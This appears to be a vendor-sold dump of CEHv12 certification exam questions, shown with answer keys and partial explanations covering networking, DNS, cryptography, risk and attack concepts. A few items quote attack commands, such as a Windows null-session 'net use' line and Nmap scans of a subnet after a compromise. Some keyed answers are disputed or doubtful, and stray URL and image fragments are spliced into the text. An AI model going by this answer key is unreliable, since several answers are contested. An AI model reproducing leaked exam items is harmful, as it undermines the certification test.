

ECCouncil

312-50v12

Certified Ethical Hacker Exam (CEHv12)

Version: 6.3

[Total Questions: 572]

Web: www.dumpspedia.com

Email: support@dumpspedia.com

IMPORTANT NOTICE

Feedback

We have developed quality product and state-of-art service to ensure our customers interest. If you have any suggestions, please feel free to contact us at feedback@dumpspedia.com

Support

If you have any questions about our product, please provide the following items:

- exam code
- screenshot of the question
- login id/email

please contact us at support@dumpspedia.com and our technical experts will provide support within 24 hours.

Copyright

The product of each order has its own encryption code, so you should use it independently. Any unauthorized changes will inflict legal punishment. We reserve the right of final explanation for this statement.

Exam Topic Breakdown

Exam Topic	Number of Questions
<u>Topic 1 : Exam Pool A</u>	141
Topic 2 : Exam Pool B	182
Topic 3 : Exam Pool C	249
TOTAL	572

Topic 1, Exam Pool A

Question #:1 - (Exam Topic 1)

User A is writing a sensitive email message to user B outside the local network. User A has chosen to use PKI to secure his message and ensure only user B can read the sensitive email. At what layer of the OSI layer does the encryption and decryption of the message take place?

- A. Application
- B. Transport
- C. Session
- D. Presentation

Answer: D

Explanation

https://en.wikipedia.org/wiki/Presentation_layer

In the seven-layer OSI model of computer networking, the presentation layer is layer 6 and serves as the data translator for the network. It is sometimes called the syntax layer. The presentation layer is responsible for the formatting and delivery of information to the application layer for further processing or display.

Encryption is typically done at this level too, although it can be done on the application, session, transport, or network layers, each having its own advantages and disadvantages. Decryption is also handled at the presentation layer. For example, when logging on to bank account sites the presentation layer will decrypt the data as it is received.

Question #:2 - (Exam Topic 1)

If a tester is attempting to ping a target that exists but receives no response or a response that states the destination is unreachable, ICMP may be disabled and the network may be using TCP. Which other option could the tester use to get a response from a host using TCP?

- A. Traceroute
- B. Hping
- C. TCP ping
- D. Broadcast ping

Answer: B

Explanation

https://tools.kali.org/information-gathering/hping3

http://www.carnalOwnage.com/papers/LSO-Hping2-Basics.pdf

Question #:3 - (Exam Topic 1)

CompanyXYZ has asked you to assess the security of their perimeter email gateway. From your office in New York, you craft a specially formatted email message and send it across the Internet to an employee of CompanyXYZ. The employee of CompanyXYZ is aware of your test. Your email message looks like this:

From: jim_miller@companyxyz.com

To: michelle_saunders@companyxyz.com Subject: Test message

Date: 4/3/2017 14:37

The employee of CompanyXYZ receives your email message.

This proves that CompanyXYZ's email gateway doesn't prevent what?

- A. Email Masquerading
- B. Email Harvesting
- C. Email Phishing
- D. Email Spoofing

Answer: D

Explanation

Email spoofing is the fabrication of an email header in the hopes of duping the recipient into thinking the email originated from someone or somewhere other than the intended source. Because core email protocols do not have a built-in method of authentication, it is common for spam and phishing emails to use said spoofing to trick the recipient into trusting the origin of the message.

The ultimate goal of email spoofing is to get recipients to open, and possibly even respond to, a solicitation. Although the spoofed messages are usually just a nuisance requiring little action besides removal, the more malicious varieties can cause significant problems and sometimes pose a real security threat.

Question #:4 - (Exam Topic 1)

When you are getting information about a web server, it is very important to know the HTTP Methods (GET, POST, HEAD, PUT, DELETE, TRACE) that are available because there are two critical methods (PUT and DELETE). PUT can upload a file to the server and DELETE can delete a file from the server. You can detect all these methods (GET, POST, HEAD, DELETE, PUT, TRACE) using NMAP script engine. What Nmap script will help you with this task?

- A. http-methods
- B. http enum
- C. http-headers
- D. http-git

Answer: A

Question #:5 - (Exam Topic 1)

Suppose your company has just passed a security risk assessment exercise. The results display that the risk of the breach in the main company application is 50%. Security staff has taken some measures and

implemented the necessary controls. After that, another security risk assessment was performed showing that risk has decreased to 10%. The risk threshold for the application is 20%. Which of the following risk decisions will be the best for the project in terms of its successful continuation with the most business profit?

- A. Accept the risk
- B. Introduce more controls to bring risk to 0%
- C. Mitigate the risk
- D. Avoid the risk


Answer: A

Explanation

Risk Mitigation

Risk mitigation can be defined as taking steps to reduce adverse effects. There are four types of risk mitigation strategies that hold unique to Business Continuity and Disaster Recovery. When mitigating risk, it's important to develop a strategy that closely relates to and matches your company's profile.

A picture containing diagram Description automatically generated



Risk Acceptance

Risk acceptance does not reduce any effects; however, it is still considered a strategy. This strategy is a common option when the cost of other risk management options such as avoidance or limitation may outweigh the cost of the risk itself. A company that doesn't want to spend a lot of money on avoiding risks that do not have a high possibility of occurring will use the risk acceptance strategy.

Risk Avoidance

Risk avoidance is the opposite of risk acceptance. It is the action that avoids any exposure to the risk whatsoever. It's important to note that risk avoidance is usually the most expensive of all risk mitigation options.

Risk Limitation

Risk limitation is the most common risk management strategy used by businesses. This strategy limits a company's exposure by taking some action. It is a strategy employing a bit of risk acceptance and a bit of risk avoidance or an average of both. An example of risk limitation would be a company accepting that a disk drive may fail and avoiding a long period of failure by having backups.

Risk Transference

Risk transference is the involvement of handing risk off to a willing third party. For example, numerous companies outsource certain operations such as customer service, payroll services, etc. This can be beneficial for a company if a transferred risk is not a core competency of that company. It can also be used so a company can focus more on its core competencies.

Question #:6 - (Exam Topic 1)

One of your team members has asked you to analyze the following SOA record.

What is the TTL? Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600 3600 604800 2400.)

- A. 200303028
- B. 3600
- C. 604800
- D. 2400
- E. 60
- F. 4800

Answer: D

Question #:7 - (Exam Topic 1)

Under what conditions does a secondary name server request a zone transfer from a primary name server?

- A. When a primary SOA is higher that a secondary SOA
- B. When a secondary SOA is higher that a primary SOA
- C. When a primary name server has had its service restarted
- D. When a secondary name server has had its service restarted
- E. When the TTL falls to zero

Answer: A

Question #:8 - (Exam Topic 1)

Which of the following programs is usually targeted at Microsoft Office products?

- A. Polymorphic virus
- B. Multipart virus
- C. Macro virus
- D. Stealth virus

Answer: C

Explanation

A macro virus is a virus that is written in a macro language: a programming language which is embedded inside a software application (e.g., word processors and spreadsheet applications). Some applications, such as Microsoft Office, allow macro programs to be embedded in documents such that the macros are run automatically when the document is opened, and this provides a distinct mechanism by which malicious computer instructions can spread. (Wikipedia)

NB: The virus Melissa is a well-known macro virus we could find attached to word documents.

Question #:9 - (Exam Topic 1)

Which of the following is a component of a risk assessment?

- A. Administrative safeguards
- B. Physical security
- C. DMZ
- D. Logical interface

Answer: A

Question #:10 - (Exam Topic 1)

Session splicing is an IDS evasion technique in which an attacker delivers data in multiple, small sized packets to the target computer, making it very difficult for an IDS to detect the attack signatures. Which tool can be used to perform session splicing attacks?

- A. tcpsplice
- B. Burp
- C. Hydra
- D. Whisker

Answer: D

Explanation

«Many IDS reassemble communication streams; hence, if a packet is not received within a reasonable period, many IDS stop reassembling and handling that stream. If the application under attack keeps a session active for a longer time than that spent by the IDS on reassembling it, the IDS will stop. As a result, any session after the IDS stops reassembling the sessions will be susceptible to malicious data theft by attackers. The IDS will not log any attack attempt after a successful splicing attack. Attackers can use tools such as Nessus for session splicing attacks.»

Did you know that the EC-Council exam shows how well you know their official book? So, there is no "Whisker" in it. In the chapter "Evading IDS" -> "Session Splicing", the recommended tool for performing a session-splicing attack is Nessus. Where Wisker came from is not entirely clear, but I will assume the author of the question found it while copying Wikipedia.

https://en.wikipedia.org/wiki/Intrusion_detection_system_evasion_techniques

One basic technique is to split the attack payload into multiple small packets so that the IDS must reassemble the packet stream to detect the attack. A simple way of splitting packets is by fragmenting them, but an adversary can also simply craft packets with small payloads. The 'whisker' evasion tool calls crafting packets with small payloads 'session splicing'.

By itself, small packets will not evade any IDS that reassembles packet streams. However, small packets can be further modified in order to complicate reassembly and detection. One evasion technique is to pause between sending parts of the attack, hoping that the IDS will time out before the target computer does. A second evasion technique is to send the packets out of order, confusing simple packet re-assemblers but not the target computer.

NOTE: Yes, I found scraps of information about the tool that existed in 2012, but I can not give you unverified information. According to the official tutorials, the correct answer is Nessus, but if you know anything about Wisker, please write in the QA section. Maybe this question will be updated soon, but I'm not sure about that.

Question #:11 - (Exam Topic 1)

Which of the following tools can be used to perform a zone transfer?

- A. NSLookup
- B. Finger

- C. Dig
- D. Sam Spade
- E. Host
- F. Netcat
- G. Neotrace

Answer: A C D E

Question #:12 - (Exam Topic 1)

Scenario1:

- 1. Victim opens the attacker's web site.
- 2. Attacker sets up a web site which contains interesting and attractive content like 'Do you want to make

\$1000 in a day?'.

- 3. Victim clicks to the interesting and attractive content URL.
- 4.Attacker creates a transparent 'iframe' in front of the URL which victim attempts to click, so victim thinks that he/she clicks to the 'Do you want to make \$1000 in a day?' URL but actually he/she clicks to the content or URL that exists in the transparent 'iframe' which is setup by the attacker.

What is the name of the attack which is mentioned in the scenario?

- A. Session Fixation
- B. HTML Injection
- C. HTTP Parameter Pollution
- D. Clickjacking Attack

Answer: D

Explanation

https://en.wikipedia.org/wiki/Clickjacking

Clickjacking is an attack that tricks a user into clicking a webpage element which is invisible or disguised as another element. This can cause users to unwittingly download malware, visit malicious web pages, provide credentials or sensitive information, transfer money, or purchase products online.

Typically, clickjacking is performed by displaying an invisible page or HTML element, inside an iframe, on

top of the page the user sees. The user believes they are clicking the visible page but in fact they are clicking an invisible element in the additional page transposed on top of it.

Question #:13 - (Exam Topic 1)

Which regulation defines security and privacy controls for Federal information systems and organizations?

- A. HIPAA
- B. EU Safe Harbor
- C. PCI-DSS
- D. NIST-800-53

Answer: D

Explanation

NIST Special Publication 800-53 provides a catalog of security and privacy controls for all U.S. federal information systems except those related to national security. It is published by the National Institute of Standards and Technology, which is a non-regulatory agency of the United States Department of Commerce. NIST develops and issues standards, guidelines, and other publications to assist federal agencies in implementing the Federal Information Security Modernization Act of 2014 (FISMA) and to help with managing cost-effective programs to protect their information and information systems.

Question #:14 - (Exam Topic 1)

The configuration allows a wired or wireless network interface controller to pass all traffic it receives to the Central Processing Unit (CPU), rather than passing only the frames that the controller is intended to receive. Which of the following is being described?

- A. Multi-cast mode
- B. Promiscuous mode
- C. WEM
- D. Port forwarding

Answer: B

Question #:15 - (Exam Topic 1)

PGP, SSL, and IKE are all examples of which type of cryptography?

A. Digest

- B. Secret Key
- C. Public Key
- D. Hash Algorithm

Answer: C

Question #:16 - (Exam Topic 1)

A company's policy requires employees to perform file transfers using protocols which encrypt traffic. You suspect some employees are still performing file transfers using unencrypted protocols because the employees do not like changes. You have positioned a network sniffer to capture traffic from the laptops used by employees in the data ingest department. Using Wireshark to examine the captured traffic, which command can be used as display filter to find unencrypted file transfers?

- A. tcp.port = 21
- B. tcp.port = 23
- C. tcp.port = 21 | | tcp.port = 22
- D. tcp.port ! = 21

Answer: A

Question #:17 - (Exam Topic 1)

What kind of detection techniques is being used in antivirus software that identifies malware by collecting data from multiple protected systems and instead of analyzing files locally it's made on the provider's environment?

- A. Behavioral based
- B. Heuristics based
- C. Honeypot based
- D. Cloud based

Answer: D

Question #:18 - (Exam Topic 1)

What is the purpose of a demilitarized zone on a network?

- A. To scan all traffic coming through the DMZ to the internal network
- B. To only provide direct access to the nodes within the DMZ and protect the network behind it
- C. To provide a place to put the honeypot
- D. To contain the network devices you wish to protect

Answer: B

Question #:19 - (Exam Topic 1)

What is the proper response for a NULL scan if the port is closed?

- A. SYN
- B. ACK
- C. FIN
- D. PSH
- E. RST
- F. No response

Answer: E

Question #:20 - (Exam Topic 1)

You have successfully comprised a server having an IP address of 10.10.0.5. You would like to enumerate all machines in the same network quickly.

What is the best Nmap command you will use?

- A. nmap -T4 -q 10.10.0.0/24
- B. nmap -T4 -F 10.10.0.0/24
- C. nmap -T4 -r 10.10.1.0/24
- D. nmap -T4 -O 10.10.0.0/24

Answer: B

Explanation

https://nmap.org/book/man-port-specification.html

NOTE: In my opinion, this is an absolutely wrong statement of the question. But you may come across a question with a similar wording on the exam. What does "fast" mean? If we want to increase the speed and intensity of the scan we can select the mode using the -T flag (0/1/2/3/4/5). At high -T values, we will sacrifice stealth and gain speed, but we will not limit functionality.

«nmap -T4 -F 10.10.0.0/24» This option is "correct" because of the -F flag.

-F (Fast (limited port) scan)

Specifies that you wish to scan fewer ports than the default. Normally Nmap scans the most common 1,000 ports for each scanned protocol. With -F, this is reduced to 100.

Technically, scanning will be faster, but just because we have reduced the number of ports by 10 times, we are just doing 10 times less work, not faster.

Question #:21 - (Exam Topic 1)

Which of the following statements about a zone transfer is correct? (Choose three.)

- A. A zone transfer is accomplished with the DNS
- B. A zone transfer is accomplished with the nslookup service
- C. A zone transfer passes all zone information that a DNS server maintains
- D. A zone transfer passes all zone information that a nslookup server maintains
- E. A zone transfer can be prevented by blocking all inbound TCP port 53 connections
- F. Zone transfers cannot occur on the Internet

Answer: A C E

Question #:22 - (Exam Topic 1)

What is the following command used for?

net use \targetipc\$ "" /u:""

- A. Grabbing the etc/passwd file
- B. Grabbing the SAM
- C. Connecting to a Linux computer through Samba.

- D. This command is used to connect as a null session
- E. Enumeration of Cisco routers

Answer: D

Question #:23 - (Exam Topic 1)

An attacker, using a rogue wireless AP, performed an MITM attack and injected an HTML code to embed a malicious applet in all HTTP connections.

When users accessed any page, the applet ran and exploited many machines. Which one of the following tools the hacker probably used to inject HTML code?

- A. Wireshark
- B. Ettercap
- C. Aircrack-ng
- D. Tcpdump

Answer: B

Question #:24 - (Exam Topic 1)

An attacker with access to the inside network of a small company launches a successful STP manipulation attack. What will he do next?

- A. He will create a SPAN entry on the spoofed root bridge and redirect traffic to his computer.
- B. He will activate OSPF on the spoofed root bridge.
- C. He will repeat this action so that it escalates to a DoS attack.
- D. He will repeat the same attack against all L2 switches of the network.

Answer: A

Question #:25 - (Exam Topic 1)

A technician is resolving an issue where a computer is unable to connect to the Internet using a wireless access point. The computer is able to transfer files locally to other machines, but cannot successfully reach the Internet. When the technician examines the IP address and default gateway they are both on the

192.168.1.0/24. Which of the following has occurred?

- A. The computer is not using a private IP address.
- B. The gateway is not routing to a public IP address.
- C. The gateway and the computer are not on the same network.
- D. The computer is using an invalid IP address.

Answer: B

Explanation

https://en.wikipedia.org/wiki/Private_network

In IP networking, a private network is a computer network that uses private IP address space. Both the IPv4 and the IPv6 specifications define private IP address ranges. These addresses are commonly used for local area networks (LANs) in residential, office, and enterprise environments.

Private network addresses are not allocated to any specific organization. Anyone may use these addresses without approval from regional or local Internet registries. Private IP address spaces were originally defined to assist in delaying IPv4 address exhaustion. IP packets originating from or addressed to a private IP address cannot be routed through the public Internet.

The Internet Engineering Task Force (IETF) has directed the Internet Assigned Numbers Authority (IANA) to reserve the following IPv4 address ranges for private networks:

- \cdot 10.0.0.0 10.255.255.255
- \cdot 172.16.0.0 172.31.255.255
- \cdot 192.168.0.0 192.168.255.255

Backbone routers do not allow packets from or to internal IP addresses. That is, intranet machines, if no measures are taken, are isolated from the Internet. However, several technologies allow such machines to connect to the Internet.

- · Mediation servers like IRC, Usenet, SMTP and Proxy server
- · Network address translation (NAT)
- · Tunneling protocol

NOTE: So, the problem is just one of these technologies.

Question #:26 - (Exam Topic 1)

What term describes the amount of risk that remains after the vulnerabilities are classified and the countermeasures have been deployed?

- A. Residual risk
- B. Impact risk
- C. Deferred risk
- D. Inherent risk

Answer: A

Explanation

https://en.wikipedia.org/wiki/Residual_risk

The residual risk is the risk or danger of an action or an event, a method or a (technical) process that, although being abreast with science, still conceives these dangers, even if all theoretically possible safety measures would be applied (scientifically conceivable measures); in other words, the amount of risk left over after natural or inherent risks have been reduced by risk controls.

• Residual risk = (Inherent risk) – (impact of risk controls)

Question #:27 - (Exam Topic 1)

Why would you consider sending an email to an address that you know does not exist within the company you are performing a Penetration Test for?

- A. To determine who is the holder of the root account
- B. To perform a DoS
- C. To create needless SPAM
- D. To illicit a response back that will reveal information about email servers and how they treat undeliverable mail
- E. To test for virus protection

Answer: D

Question #:28 - (Exam Topic 1)

Which DNS resource record can indicate how long any "DNS poisoning" could last?

- A. MX
- B. SOA

- C. NS
- D. TIMEOUT

Answer: B

Question #:29 - (Exam Topic 1)

Bob is doing a password assessment for one of his clients. Bob suspects that security policies are not in place. He also suspects that weak passwords are probably the norm throughout the company he is evaluating. Bob is familiar with password weaknesses and key loggers.

Which of the following options best represents the means that Bob can adopt to retrieve passwords from his clients hosts and servers?

- A. Hardware, Software, and Sniffing.
- B. Hardware and Software Keyloggers.
- C. Passwords are always best obtained using Hardware key loggers.
- D. Software only, they are the most effective.

Answer: A

Question #:30 - (Exam Topic 1)

Although FTP traffic is not encrypted by default, which layer 3 protocol would allow for end-to-end encryption of the connection?

- A. SFTP
- B. Ipsec
- C. SSL
- D. FTPS

Answer: B

Explanation

https://en.wikipedia.org/wiki/IPsec

Internet Protocol Security (IPsec) is a secure network protocol suite that authenticates and encrypts the packets of data to provide secure encrypted communication between two computers over an Internet Protocol network. It is used in virtual private networks (VPNs).

IPsec includes protocols for establishing mutual authentication between agents at the beginning of a session and negotiation of cryptographic keys to use during the session. IPsec can protect data flows between a pair of hosts (host-to-host), between a pair of security gateways (network-to-network), or between a security gateway and a host (network-to-host). IPsec uses cryptographic security services to protect communications over Internet Protocol (IP) networks. It supports network-level peer authentication, data-origin authentication, data integrity, data confidentiality (encryption), and replay protection.

The initial IPv4 suite was developed with few security provisions. As a part of the IPv4 enhancement, IPsec is a layer 3 OSI model or internet layer end-to-end security scheme. In contrast, while some other Internet security systems in widespread use operate above layer 3, such as Transport Layer Security (TLS) that operates at the Transport Layer and Secure Shell (SSH) that operates at the Application layer, IPsec can automatically secure applications at the IP layer.

Question #:31 - (Exam Topic 1)

Which Intrusion Detection System is the best applicable for large environments where critical assets on the network need extra scrutiny and is ideal for observing sensitive network segments?

- A. Honeypots
- B. Firewalls
- C. Network-based intrusion detection system (NIDS)
- D. Host-based intrusion detection system (HIDS)

Answer: C

Question #:32 - (Exam Topic 1)

Which of the following algorithms can be used to guarantee the integrity of messages being sent, in transit, or stored?

- A. symmetric algorithms
- B. asymmetric algorithms
- C. hashing algorithms
- D. integrity algorithms

Answer: C

Question #:33 - (Exam Topic 1)

While using your bank's online servicing you notice the following string in the URL bar:

"http://www.MyPersonalBank.com/account?id=368940911028389&Damount=10980&Camount=21"

You observe that if you modify the Damount & Camount values and submit the request, that data on the web page reflects the changes.

Which type of vulnerability is present on this site?

- A. Cookie Tampering
- B. SQL Injection
- C. Web Parameter Tampering
- D. XSS Reflection

Answer: C

Question #:34 - (Exam Topic 1)

Which method of password cracking takes the most time and effort?

- A. Dictionary attack
- B. Shoulder surfing
- C. Rainbow tables
- D. Brute force

Answer: D

Explanation

Brute-force attack when an attacker uses a set of predefined values to attack a target and analyze the response until he succeeds. Success depends on the set of predefined values. It will take more time if it is larger, but there is a better probability of success. In a traditional brute-force attack, the passcode or password is incrementally increased by one letter/number each time until the right passcode/password is found.

Question #:35 - (Exam Topic 1)

Why should the security analyst disable/remove unnecessary ISAPI filters?

- A. To defend against social engineering attacks
- B. To defend against webserver attacks

- C. To defend against jailbreaking
- D. To defend against wireless attacks

Answer: B

Question #:36 - (Exam Topic 1)

The company ABC recently contracts a new accountant. The accountant will be working with the financial statements. Those financial statements need to be approved by the CFO and then they will be sent to the accountant but the CFO is worried because he wants to be sure that the information sent to the accountant was not modified once he approved it. Which of the following options can be useful to ensure the integrity of the data?

- A. The CFO can use a hash algorithm in the document once he approved the financial statements
- B. The CFO can use an excel file with a password
- C. The financial statements can be sent twice, one by email and the other delivered in USB and the accountant can compare both to be sure is the same document
- D. The document can be sent to the accountant using an exclusive USB for that document

Answer: A

Question #:37 - (Exam Topic 1)

What is a "Collision attack" in cryptography?

- A. Collision attacks try to get the public key
- B. Collision attacks try to break the hash into three parts to get the plaintext value
- C. Collision attacks try to break the hash into two parts, with the same bytes in each part to get the private key
- D. Collision attacks try to find two inputs producing the same hash

Answer: D

Question #:38 - (Exam Topic 1)

An Intrusion Detection System (IDS) has alerted the network administrator to a possibly malicious sequence of packets sent to a Web server in the network's external DMZ. The packet traffic was captured by the IDS and saved to a PCAP file. What type of network tool can be used to determine if these packets are genuinely

malicious or simply a false positive?

- A. Protocol analyzer
- B. Network sniffer
- C. Intrusion Prevention System (IPS)
- D. Vulnerability scanner

Answer: A

Question #:39 - (Exam Topic 1)

Peter extracts the SIDs list from Windows 2000 Server machine using the hacking tool "SIDExtractor". Here is the output of the SIDs:

- s-1-5-21-1125394485-807628933-54978560-100Johns
- s-1-5-21-1125394485-807628933-54978560-652Rebecca
- s-1-5-21-1125394485-807628933-54978560-412Sheela
- s-1-5-21-1125394485-807628933-54978560-999Shawn
- s-1-5-21-1125394485-807628933-54978560-777Somia
- s-1-5-21-1125394485-807628933-54978560-500chang
- s-1-5-21-1125394485-807628933-54978560-555Micah

From the above list identify the user account with System Administrator privileges.

- A. John
- B. Rebecca
- C. Sheela
- D. Shawn
- E. Somia
- F. Chang
- G. Micah

Answer: F

Question #:40 - (Exam Topic 1)

What two conditions must a digital signature meet?

- A. Has to be the same number of characters as a physical signature and must be unique.
- B. Has to be unforgeable, and has to be authentic.
- C. Must be unique and have special characters.
- D. Has to be legible and neat.

Answer: B

Question #:41 - (Exam Topic 1)

Bob received this text message on his mobile phone: "Hello, this is Scott Smelby from the Yahoo Bank. Kindly contact me for a vital transaction on: scottsmelby@yahoo.com". Which statement below is true?

- A. This is a scam as everybody can get a @yahoo address, not the Yahoo customer service employees.
- B. This is a scam because Bob does not know Scott.
- C. Bob should write to scottmelby@yahoo.com to verify the identity of Scott.
- D. This is probably a legitimate message as it comes from a respectable organization.

Answer: A

Question #:42 - (Exam Topic 1)

Which of the following tools performs comprehensive tests against web servers, including dangerous files and CGIs?

- A. Nikto
- B. John the Ripper
- C. Dsniff
- D. Snort

Answer: A

Explanation

https://en.wikipedia.org/wiki/Nikto_(vulnerability_scanner)

Nikto is a free software command-line vulnerability scanner that scans web servers for dangerous files/CGIs, outdated server software, and other problems. It performs generic and server types specific checks. It also

captures and prints any cookies received. The Nikto code itself is free software, but the data files it uses to drive the program are not.

Question #:43 - (Exam Topic 1)

A large company intends to use Blackberry for corporate mobile phones and a security analyst is assigned to evaluate the possible threats. The analyst will use the Blackjacking attack method to demonstrate how an attacker could circumvent perimeter defenses and gain access to the Prometric Online Testing – Reports https://ibt1.prometric.com/users/custom/report_queue/rq_str... corporate network. What tool should the analyst use to perform a Blackjacking attack?

- A. Paros Proxy
- B. BBProxy
- C. Blooover
- D. BBCrack

Answer: B

Question #:44 - (Exam Topic 1)

A company's security policy states that all Web browsers must automatically delete their HTTP browser cookies upon terminating. What sort of security breach is this policy attempting to mitigate?

- A. Attempts by attackers to access the user and password information stored in the company's SQL database.
- B. Attempts by attackers to access Web sites that trust the Web browser user by stealing the user's authentication credentials.
- C. Attempts by attackers to access password stored on the user's computer without the user's knowledge.
- D. Attempts by attackers to determine the user's Web browser usage patterns, including when sites were visited and for how long.

Answer: B

Question #:45 - (Exam Topic 1)

Eric has discovered a fantastic package of tools named Dsniff on the Internet. He has learnt to use these tools in his lab and is now ready for real world exploitation. He was able to effectively intercept communications between the two entities and establish credentials with both sides of the connections. The two remote ends of the communication never notice that Eric is relaying the information between the two. What would you call this attack?

- A. Interceptor
- B. Man-in-the-middle
- C. ARP Proxy
- D. Poisoning Attack

Answer: B

Question #:46 - (Exam Topic 1)

Your company was hired by a small healthcare provider to perform a technical assessment on the network.

What is the best approach for discovering vulnerabilities on a Windows-based computer?

- A. Use the built-in Windows Update tool
- B. Use a scan tool like Nessus
- C. Check MITRE.org for the latest list of CVE findings
- D. Create a disk image of a clean Windows installation

Answer: B

Question #:47 - (Exam Topic 1)

Null sessions are un-authenticated connections (not using a username or password.) to an NT or 2000 system. Which TCP and UDP ports must you filter to check null sessions on your network?

- A. 137 and 139
- B. 137 and 443
- C. 139 and 443
- D. 139 and 445

Answer: D

Question #:48 - (Exam Topic 1)

Peter, a Network Administrator, has come to you looking for advice on a tool that would help him perform

SNMP enquires over the network.

Which of these tools would do the SNMP enumeration he is looking for? Select the best answers.

- A. SNMPUtil
- B. SNScan
- C. SNMPScan
- D. Solarwinds IP Network Browser
- E. NMap

Answer: A B D

Question #:49 - (Exam Topic 1)

What is the minimum number of network connections in a multihomed firewall?

- A. 3
- B. 5
- C. 4
- D. 2

Answer: A

Question #:50 - (Exam Topic 1)

A user on your Windows 2000 network has discovered that he can use L0phtcrack to sniff the SMB exchanges which carry user logons. The user is plugged into a hub with 23 other systems.

However, he is unable to capture any logons though he knows that other users are logging in.

What do you think is the most likely reason behind this?

- A. There is a NIDS present on that segment.
- B. Kerberos is preventing it.
- C. Windows logons cannot be sniffed.
- D. L0phtcrack only sniffs logons to web servers.

Answer: B

Question #:51 - (Exam Topic 1)

What is one of the advantages of using both symmetric and asymmetric cryptography in SSL/TLS?

- A. Supporting both types of algorithms allows less-powerful devices such as mobile phones to use symmetric encryption instead.
- B. Symmetric algorithms such as AES provide a failsafe when asymmetric methods fail.
- C. Symmetric encryption allows the server to security transmit the session keys out-of-band.
- D. Asymmetric cryptography is computationally expensive in comparison. However, it is well-suited to securely negotiate keys for use with symmetric cryptography.

Answer: A

Question #:52 - (Exam Topic 1)

Which of the following tools can be used for passive OS fingerprinting?

- A. nmap
- B. tcpdump
- C. tracert
- D. ping

Answer: B

Question #:53 - (Exam Topic 1)

When analyzing the IDS logs, the system administrator noticed an alert was logged when the external router was accessed from the administrator's Computer to update the router configuration. What type of an alert is this?

- A. False negative
- B. True negative
- C. True positive
- D. False positive

Answer: D

Explanation

True Positive - IDS referring a behavior as an attack, in real life it is

True Negative - IDS referring a behavior not an attack and in real life it is not

False Positive - IDS referring a behavior as an attack, in real life it is not

False Negative - IDS referring a behavior not an attack, but in real life is an attack.

False Negative - is the most serious and dangerous state of all !!!!

Question #:54 - (Exam Topic 1)

DHCP snooping is a great solution to prevent rogue DHCP servers on your network. Which security feature on switchers leverages the DHCP snooping database to help prevent man-in-the-middle attacks?

- A. Spanning tree
- B. Dynamic ARP Inspection (DAI)
- C. Port security
- D. Layer 2 Attack Prevention Protocol (LAPP)

Answer: B

Explanation

Dynamic ARP inspection (DAI) protects switching devices against Address Resolution Protocol (ARP) packet spoofing (also known as ARP poisoning or ARP cache poisoning).

DAI inspects ARPs on the LAN and uses the information in the DHCP snooping database on the switch to validate ARP packets and to protect against ARP spoofing. ARP requests and replies are compared against entries in the DHCP snooping database, and filtering decisions are made based on the results of those comparisons. When an attacker tries to use a forged ARP packet to spoof an address, the switch compares the address with entries in the database. If the media access control (MAC) address or IP address in the ARP packet does not match a valid entry in the DHCP snooping database, the packet is dropped.

Question #:55 - (Exam Topic 1)

What is the known plaintext attack used against DES which gives the result that encrypting plaintext with one DES key followed by encrypting it with a second DES key is no more secure than using a single key?

A. Man-in-the-middle attack

- B. Meet-in-the-middle attack
- C. Replay attack
- D. Traffic analysis attack

Answer: B

Explanation

https://en.wikipedia.org/wiki/Meet-in-the-middle_attack

The meet-in-the-middle attack (MITM), a known plaintext attack, is a generic space—time tradeoff cryptographic attack against encryption schemes that rely on performing multiple encryption operations in sequence. The MITM attack is the primary reason why Double DES is not used and why a Triple DES key (168-bit) can be bruteforced by an attacker with 256 space and 2112 operations.

The intruder has to know some parts of plaintext and their ciphertexts. Using meet-in-the-middle attacks it is possible to break ciphers, which have two or more secret keys for multiple encryption using the same algorithm. For example, the 3DES cipher works in this way. Meet-in-the-middle attack was first presented by Diffie and Hellman for cryptanalysis of DES algorithm.

Question #:56 - (Exam Topic 1)

A network admin contacts you. He is concerned that ARP spoofing or poisoning might occur on his network. What are some things he can do to prevent it? Select the best answers.

- A. Use port security on his switches.
- B. Use a tool like ARPwatch to monitor for strange ARP activity.
- C. Use a firewall between all LAN segments.
- D. If you have a small network, use static ARP entries.
- E. Use only static IP addresses on all PC's.

Answer: A B D

Question #:57 - (Exam Topic 1)

You have the SOA presented below in your Zone.

Your secondary servers have not been able to contact your primary server to synchronize information. How long will the secondary servers attempt to contact the primary server before it considers that zone is dead and stops responding to queries?

collegae.edu.SOA, cikkye.edu ipad.college.edu. (200302028 3600 3600 604800 3600)

- A. One day
- B. One hour
- C. One week
- D. One month

Answer: C

Question #:58 - (Exam Topic 1)

A bank stores and processes sensitive privacy information related to home loans. However, auditing has never been enabled on the system. What is the first step that the bank should take before enabling the audit feature?

- A. Perform a vulnerability scan of the system.
- B. Determine the impact of enabling the audit feature.
- C. Perform a cost/benefit analysis of the audit feature.
- D. Allocate funds for staffing of audit log review.

Answer: B

Question #:59 - (Exam Topic 1)

Which of the following is a command line packet analyzer similar to GUI-based Wireshark?

- A. nessus
- B. tcpdump
- C. ethereal
- D. jack the ripper

Answer: B

Explanation

